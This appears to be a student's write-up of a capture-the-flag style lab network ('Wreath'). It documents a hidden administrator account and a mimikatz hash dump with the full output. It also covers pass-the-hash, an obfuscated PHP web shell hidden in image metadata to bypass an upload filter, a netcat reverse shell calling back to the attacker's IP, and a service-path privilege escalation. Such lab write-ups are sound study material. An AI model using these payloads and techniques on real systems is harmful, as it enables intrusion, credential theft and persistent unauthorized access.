


Figure 17: Curl Loop Script



Git-Serv maintaining access

I am going to add my own adminsitrator account. So I can rdp directly to the machine.

```
1 net user DirectorFusion scriptkid! /add - User account creation
2
```

```
3 net localgroup Administrators DirectorFusion /add - Added myself as an
   Administrator
4
5 net localgroup "Remote Management Users" DirectorFusion /add - added to
   remote manage group
```

Day 2 Notes

1. Exploited server with curl command and socat proxy.

RDP Connection

xfreerdp /v:10.200.98.150 /u:DirectorFusion /p:scriptkid! /dyanmic-resolution +clipboard /drive;/usr/share/windows-resources/,share

This opened a RDP connection with the admin credentials we made earlier with a share from out kali machine so we can load malicious binaries from the kali machine with out having to download them to the victim machine.

Now that the connection is established, I launched mimikatz as an administrator to perform a password hash dump.

```
1 1. Launch mimikatz as an administrator.
3 2. Enter "privilege::debug"
5 3. "token::elevate"
  4. To get the hashdump enter: "lsadump::sam"
8
9 Here is the output of that hashdump:
10
11 ```markdown
12 Domain: GIT-SERV
13 SysKey: 0841f6354f4b96d21b99345d07b66571
14 Local SID : S-1-5-21-3335744492-1614955177-2693036043
15
16 SAMKey: f4a3c96f8149df966517ec3554632cf4
17
18 RID : 000001f4 (500)
19 User : Administrator
20
    21
22 Supplemental Credentials:
23 * Primary:NTLM-Strong-NTOWF *
24 Random Value: 68b1608793104cca229de9f1dfb6fbae
```

```
26 * Primary: Kerberos-Newer-Keys *
       Default Salt: WIN-1696063F791Administrator
27
28
       Default Iterations: 4096
29
       Credentials
30
         aes256_hmac
                           (4096):8
            f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
31
         aes128_hmac
                           (4096) : 503dd1f25a0baa75791854a6cfbcd402
32
         des_cbc_md5
                           (4096) : e3915234101c6b75
33
34 * Packages *
      NTLM-Strong-NTOWF
37 * Primary:Kerberos *
       Default Salt: WIN-1696063F791Administrator
38
39
       Credentials
40
         des_cbc_md5
                          : e3915234101c6b75
41
42
43 RID : 000001f5 (501)
44 User : Guest
45
46 RID : 000001f7 (503)
47 User : DefaultAccount
48
49 RID : 000001f8 (504)
50 User: WDAGUtilityAccount
51 Hash NTLM: c70854ba88fb4a9c56111facebdf3c36
52
53 Supplemental Credentials:
54 * Primary:NTLM-Strong-NTOWF *
55
       Random Value : e389f51da73551518c3c2096c0720233
56
57
  * Primary: Kerberos-Newer-Keys *
58
       Default Salt: WDAGUtilityAccount
59
       Default Iterations: 4096
60
       Credentials
61
        aes256_hmac
                          (4096):1
            d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
62
         aes128_hmac
                           (4096): 33ee2dbd44efec4add81815442085ffb
                           (4096) : b6f1bac2346d9e2c
63
         des_cbc_md5
64
65 * Packages *
       NTLM-Strong-NTOWF
67
68 * Primary: Kerberos *
       Default Salt: WDAGUtilityAccount
69
       Credentials
70
      des_cbc_md5 : b6f1bac2346d9e2c
71
```

```
72
73
74 RID : 000003e9 (1001)
75 User : Thomas
   77
78 Supplemental Credentials:
79 * Primary:NTLM-Strong-NTOWF *
80
       Random Value : 03126107c740a83797806c207553cef7
81
82
   * Primary: Kerberos-Newer-Keys *
83
       Default Salt: GIT-SERVThomas
84
       Default Iterations: 4096
85
       Credentials
         aes256_hmac
                          (4096):19
            e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
87
         aes128_hmac
                         (4096): 1fa6575936e4baef3b69cd52ba16cc69
         des_cbc_md5
                          (4096) : e5add55e76751fbc
89
       OldCredentials
         aes256_hmac
90
                         (4096): 9310
            bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
91
         aes128_hmac (4096): 959e87d2ba63409b31693e8c6d34eb55
92
         des_cbc_md5
                         (4096): 7f16a47cef890b3b
93
94 * Packages *
       NTLM-Strong-NTOWF
97 * Primary: Kerberos *
98
      Default Salt : GIT-SERVThomas
99
       Credentials
        des_cbc_md5
                          : e5add55e76751fbc
101
       OldCredentials
102
         des_cbc_md5
                          : 7f16a47cef890b3b
103
104
105 RID : 000003ea (1002)
106 User: DirectorFusion
107 Hash NTLM: 238af8f6f03be2e40ce0b26c20a34df1
108
109 Supplemental Credentials:
110 * Primary:NTLM-Strong-NTOWF *
111
       Random Value: 27ac6e50a5e42bcd203d77c2e407fd11
112
113 * Primary:Kerberos-Newer-Keys *
       Default Salt: GIT-SERVDirectorFusion
114
115
       Default Iterations: 4096
116
       Credentials
117
         aes256_hmac
                         (4096):189
            da5c517affc4577a17882be534bae2aa033149b4b47be3664a134c8933d49
118
         aes128_hmac (4096): baef199b36dfab2cb5a215355cd6857b
119
       des_cbc_md5
                      (4096): 79d057d5ceb3d575
```

```
120
121 * Packages *
122 NTLM-Strong-NTOWF
123
124 * Primary:Kerberos *
125 Default Salt : GIT-SERVDirectorFusion
126 Credentials
127 des_cbc_md5 : 79d057d5ceb3d575
```

Now that we have the hashes of the other administrator account and Thomas's account. I ran Thomas's hash through https://crackstation.net and got the following:

The class environment suggests utilizing the pass the hash technique now that we have a way to pass the hash with evil-winrm.

I installed evil winrm with gem and now I am passing the hash with the following command.

```
1 evil-winrm -u Administrator -H admin-hash -i 10.200.98.150
```

Harbinger voice echoes... "Assuming Control".

```
cory@kali ~/T/Wreath (main) [1]> ls
                                                                            Wreath.md
admin-hash
                               nmap/
CVE-2019-15107/
                                                         tools/
                                                                            Wreath.pdf
                                                                            'Wreath - Try Hack Me.xmind'
DirectorFusion-wreath.ovpn
git-rce.py*
                               rev.elf
                                                         webmin.py
                                                         wreath-list.txt
                               root.hash
cory@kali ~/T/Wreath (main)> nano <u>admin-hash</u>
cory<mark>@kali ~/T/Wreath (main)></mark> evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.98
  vil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 18: Evil-WinRM-150

C2 with Powershell Empire

I did not have "Powershell Empire" installed. (Bad Offsec guy). I downloaded it with the apt package manager and moved on.

I also installed starkiller with the apt package manager. Then launched both PS-Empire and Starkiller.

Now I am in the starkiller interface.




Figure 19: StarKiller

Now I have to setup a listener that will connect to our C2 Server through the filtered network. If you remember from earlier I have to used socat to setup a socket listener that will forward traffic from the git-serv to the prod-serv to my attacker machine.

Listeners, stagers and agents were setup on starkiller and the two machines I have exploited so far. Honestly, for three machines I would rather stick with CLI. This is more useful for many machines. Where you have a host of people who can help you and the collective brain of an entire pentest team that way anyone can log in an pull up the agent and get to work.

Personal PC Enumeration 10.200.98.100

I switched back to the evil-winrm session after getting the agent. (FASTER). I launched the evilwinrm sessions with the tools downloaded as a share and used the "Invoke-Portscan.ps1" command. This loaded that powershell script and its capabilities into memory.

Figure 20: Invoke Portscan

Port Scan Results:

```
1 Hostname : 10.200.98.100
2 alive : True
3 openPorts : {80, 3389}
4 closedPorts : {}
5 filteredPorts : {445, 443, 110, 21...}
6 finishTime : 3/29/2021 11:32:14 PM
```

I have a webserver that can be accessed from the git-server. So I want to be able to enumerate the new web server from my attacker machine. I need to setup a relay. First change the firewall on "git-serv" and "prod-serv".

```
1 netsh advfirewall firewall add rule name='WEB' dir=in action=allow
protocol=tcp localport=9999
```

Next I need to use chisel to setup a relay connection through my sshuttle tunnel.

```
1 ./chisel server -p 9999 --socks5 - Compormised host
2
3 ./chisel client 10.200.98.150:9999 9999:socks - Attacker machine
4
5 Then I created a socks proxy through foxyproxy on my browser.
```

In wappalyzer I found the answer to what language the web application it was written in.

This webpage is identical in looks to the first webpage on the prod-serv. I downloaded the webpage's source code from the gitserver so I can compare.

I downloaded the git tools so I can extract the data inside the repo. This will allow me to examine all the files in the web page and try to find a vulnerable system.

After using the git tools extractor to recreate the repo I was able to find a php page. It uses a WAF to filter file uploads. It relies on basic auth.

Two filters are in place, one check to see if a file already exists and the other filters input of uploads by extension and file size(image information is in meta data) so really it checks to see if it is a picture.

The filter only checks if the extension after the period is a good file extension. So the test will be if I can get a malicious file or a potentially malicious file.

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
```

Figure 21: WAF Issue

I am going to create a php file that prints out Hello World and hide that inside a photo's comment section(classenv suggestion) then rename the object hacker.png.php.

I went to the resources directory on the website and was prompted with a login page. I cracked a hash off the gitserver earlier. Maybe that password will work for this too.

Success! I now have access to the file upload section. I tested my file with a "hacker.png". It uploaded successfully.

It worked perfectly.

Figure 22: Uploaded

AV Evasion

TO evade the AV on the machine and get a reverse shell or any type of shell I am going to attempt to obfuscate my php code.

The payload is going to be similar to the gitserver exploit where we loaded a malicious CLI php code into the server. Here is the malicious code.

```
1 <?php
2     $cmd = $_GET["wreath"];
3     if(isset($cmd)){
4         echo "<pre>" . shell_exec($cmd) . "";
5     }
6     die();
```

```
7 ?>
```

Then I googled a php obfuscater. It did not work how I wanted it too. Seem finicky, so I used the suggested obfuscater that try hack me suggested.

https://www.gaijin.at/en/tools/php-obfuscator

```
1 <?php \$v0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$v0)){echo
    base64_decode('PHByZT4=').shell_exec(\$v0).base64_decode('PC9wcmU+')
    ;}die();?>
```

Now I have obfuscated code, Try hack me points out that I need to use escape characters to prevent dollar signs being interpreted as bash variables.

I then passed the data into the comment of the exifdata of the picture with exiftool.

```
1 exiftool -Comment="<?php \$v0=\$_GET[\base64_decode\('d3JlYXRo')];if(
    isset(\$v0)){echo base64_decode('PHByZT4=').shell_exec(\$v0).
    base64_decode('PC9wcmU+');}die();?>" hacker.png
```

I successfully uploaded the file. Prior to the uploaded I changed the files name to add a .php after the .png extension. I attempted to access it. I copied the url, to attempt a curl against the file.

Time to curl...

```
1 curl http://10.200.98.100/resources/uploads/hacker-test2.png.php?wreath
=systeminfo
```

Lets try to loop this. I run into an issue with the web page requiring a log in. I am going to try and establish a reverse shell through the hard way of uploading netcat to the machine.

I then created a GET request in the url with the help of revshell.org.

```
1 10.200.98.100/resources/uploads/hacker-test2.png.php?wreath=nc
%2010.50.99.27%20666%20-e%20cmd.exe
```

Success!

```
(cory kali) - [~/.../Wreath/tools/Cats/Windows]
$ sudo nc -lnvp 666
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::666
Ncat: Listening on 0.0.0.0:666
Ncat: Connection from 10.200.98.100.
Ncat: Connection from 10.200.98.100:52318.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Figure 23: Reverse Shell

Now it is time for enumeration to find paths to escalate to NT AUTHORITY-SYSTEM.

So we found a System Explorer program that is user writable that operates at on a privileged path.

I created a Wrapper.cs file that calls back to the netcat listener on my machine. Then compiled it in mcs. TO create Wrapper.exe.

Figure 24: Wrapper

Then I put the new exe inside of the path and renamed it system.exe. Now when the system calls on it we will have a new shell.

I stopped and restart the process and we have a shell back to our listener.

```
(cory kali) - [~/.../Wreath/tools/Cats/Windows]
$ sudo nc -lnvp 666
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::666
Ncat: Listening on 0.0.0.0:666
Ncat: Connection from 10.200.98.100.
Ncat: Connection from 10.200.98.100:50306.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 25: NT Authority-System

Post Exploitation

Now we need to maintain access on this machine. I will attempt to dump the hash of the machine and maybe I can use a evil-winrm shell instead of NC.

```
1 net use \\10.50.99.27\share /USER:user s3cureP@ssword
```

I acquired the hash for the administrator. Its all ogre now.

Clean Up

I deleted all exploits developed in reverse order and removed my tools/binaries that were uploaded. In order:

- 1. Removed the service.exe binary on wreath-pc.
- 2. Removed netcat from the temp folder on wreath-pc.
- 3. Removed the malicious image that was uploaded to wreath-pc.
- 4. Deleted bianries socat, chisel and netcat from git-serv.
- 5. Deleted exploit.php file from git-serv.

- 6. Removed adminstrative account DirectorFusion on git-serv.
- 7. Deleted malicious content on prod-serv that was created from the RCE exploit for webmin.
- 8. Removed sshuttle and chisel from the server.

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Summary

This took longer for me than it needed too. I was stuck on the power shell empire agents. I never used evil win rm before so I did not understand I could have moved on with out using the PS-Empite/Starkiller feature. I understand their worth. But it was a convulted way to maintain access and the agents seemed to be very finicky.

I really loved sshuttle and chisel. In my opinion sshuttle is a well thought out and perfect tool. I did not seem to have too slow of a connection and then chisel saving the day with another way to tunnel inside of a tunnel both allowed for the internal machines to just appear as if I was on their network(proxying aside for chisel...)

The web application filter bypass breakdown was super helpful in getting my mind into the "how can i break this" mind set. This is the hands on learning that would allow you to never truly forget. If I took 3 months off, I would be able to setup my proxying and tools with maybe a man page breakdown.